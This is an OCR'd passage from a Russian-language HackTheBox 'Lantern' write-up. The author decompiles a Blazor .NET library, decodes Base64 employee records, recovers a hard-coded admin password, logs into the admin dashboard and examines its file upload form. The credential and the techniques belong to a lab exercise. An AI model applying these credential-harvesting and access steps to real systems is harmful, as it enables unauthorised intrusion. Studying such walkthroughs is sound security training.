
Так как библиотека написана на C#, мы можем декомпилировать исходный код для анализа. В этом нам поможет бесплатная утилита **dotPeek**. В исходном коде среди перечисления данных о пользователях находим длинные строки в Base64.


Assembly Explorer
Type to search
InternaLantern (1.0.0.0, msil, .NETC
Metadata
References
Win32 resources
InternaLantern
App
Program
_Imports
InternaLantern.Data
ClientSideDbContext
Base types
ClientSideDbContext(Db
OnConfiguring(DbConte
OnModelCreating(Mode
Employees : DbSet
InternaLantern.Models
Employee
InternaLantern.Pages
Internal
Vacancies
InternaLantern.Shared
MainLayout

```
protected override async Task OnInitializedAsync()
{
  if (RuntimeInformation.IsOSPlatform(OSPlatform.Create("browser")))
  {
    IJSObjectReference module = await this._js.InvokeAsync<IJSObjectReference>("import", (object) "./dbstorage.js");
    await module.InvokeVoidAsync("synchronizeFileWithIndexedDb", (object) "Data.db");
    module = (IJSObjectReference) null;
  }
  ClientSideDbContext db = await this._dbContextFactory.CreateDbContextAsync(new CancellationToken());
  object obj = (object) null;
  int num = 0;
  try
  {
    int num1 = await db.Database.EnsureCreatedAsync(new CancellationToken()) ? 1 : 0;
    if (!((IQueryable<Employee>) db.Employees).Any<Employee>())
    {
      Employee[] employeeArray = new Employee[6];
      Employee employee1 = new Employee();
      employee1.Uid = "JFMDK";
      employee1.Name = "John";
      employee1.SecondName = "Smith";
      employee1.BirthDay = new DateTime(2000, 6, 1).ToShortDateString();
      employee1.JoinDate = new DateTime(2022, 8, 9).ToShortDateString();
      employee1.Salary = 120000;
      employee1.VacationsStart = new DateTime(2023, 12, 1).ToShortDateString();
      DateTime dateTime = new DateTime(2023, 12, 5);
      employee1.VacationsEnd = dateTime.ToShortDateString();
      employee1.InternalInfo = Encoding.UTF8.GetString(Convert.FromBase64String("SGVhZCBvZiBzYWxlcyBkZXBhcnRtZW50LCBlbWVyZ2VuY3kgY29udGFjdDogKzQ0MTIzNDU2NzgsIGVtYWlsOiBqb2huLn
      employeeArray[0] = employee1;
      Employee employee2 = new Employee();
      employee2.Uid = "PPAOS";
      employee2.Name = "Anny";
      employee2.SecondName = "Turner";
      dateTime = new DateTime(1989, 1, 11);
      employee2.BirthDay = dateTime.ToShortDateString();
      dateTime = new DateTime(2022, 2, 11);
      employee2.JoinDate = dateTime.ToShortDateString();
      employee2.Salary = 150000;
      employee2.InternalInfo = Encoding.UTF8.GetString(Convert.FromBase64String("SFIsIGVtZXJnZW5jeSBjb250YWN0OiArNDQxMjM0NTY3OCwgZW1haWw6IGFubnkudEBleGFtcGxlLmNvbQ=="));
      employeeArray[1] = employee2;
```

Исходный код InternaLantern.Pages


При декодировании первой строки получаем данные пользователя, в том числе и описание.



Head of sales department, emergency contact: +4412345678, email: john.s@example.com

Результат декодирования Base64


Декодируем все строки из файла и получаем пароль пользователя admin.



```
Head of sales department, emergency contact: +4412345678, email: john.s@example.com
HR, emergency contact: +4412345678, email: anny.t@example.com
FullStack developer, emergency contact: +4412345678, email: catherine.r@example.com
PR, emergency contact: +4412345678, email: lara.s@example.com
Junior .NET developer, emergency contact: +4412345678, email: lila.s@example.com
System administrator, First day: 21/1/2024, Initial credentials admin:AJbFA_Q@925p9ap#22. Ask to change after first login!
```

Данные пользователей

С этими учетными данными заходим на основной сайт.


Administration
T. Duarte
Admin Dashboard
COMPONENTS
Files
Upload content
Health check
Logs
Uploaded resumes
Admin Dashboard
Choose modeule
Logs
Search
application
Recent Activity | Today
32 min
Quia quae rerum explicabo officiis beatae
56 min
Voluptatem blanditiis blanditiis eveniet
2 hrs
Voluptates corrupti molestias voluptatem
1 day
Tempore autem saepe occaecati voluptatem tempore
2 days
Est sit eum reiciendis exercitationem
4 weeks
Dicta dolorem harum nulla eius. Ut quidem quidem sit quas
Website Traffic | Today
Search Engine
Direct
Email
Union Ads
Video Ads

```
10.10.16.42 - - [05/Oct/2024:16:02:12 +0000] "GET / HTTP/1.1" 200 12049 "-" "-" 3 lantern.htb - -
10.10.16.42 - - [05/Oct/2024:16:02:10 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:08 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:07 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:06 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:04 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:03 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:01 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:01 +0000] "POST / HTTP/1.1" 405 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engi
10.10.16.42 - - [05/Oct/2024:16:02:00 +0000] "GET /favicon.ico HTTP/1.1" 404 207 "-" "Mozilla/5.0 (compatible; Nmap Scri
10.10.16.42 - - [05/Oct/2024:16:02:00 +0000] "OPTIONS / HTTP/1.1" 200 0 "-" "Mozilla/5.0 (compatible; Nmap Scripting Eng
10.10.16.42 - - [05/Oct/2024:16:02:00 +0000] "FHGH / HTTP/1.1" 405 153 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engi
```

Главная страница сайта


Продолжение статьи →

HTB LANTERN

ЛОМАЕМ САЙТ НА CMS BLAZOR

ПРОДВИЖЕНИЕ

Можно загружать на сайт файлы, а также смотреть содержимое каталогов и файлов.



Admin Dashboard


Choose modeule: Logs

Upload directory /var/www/sites/lantern.htb/static/images

Upload new customer's avatar:

Файл не выбран

Форма загрузки файлов



Admin Dashboard

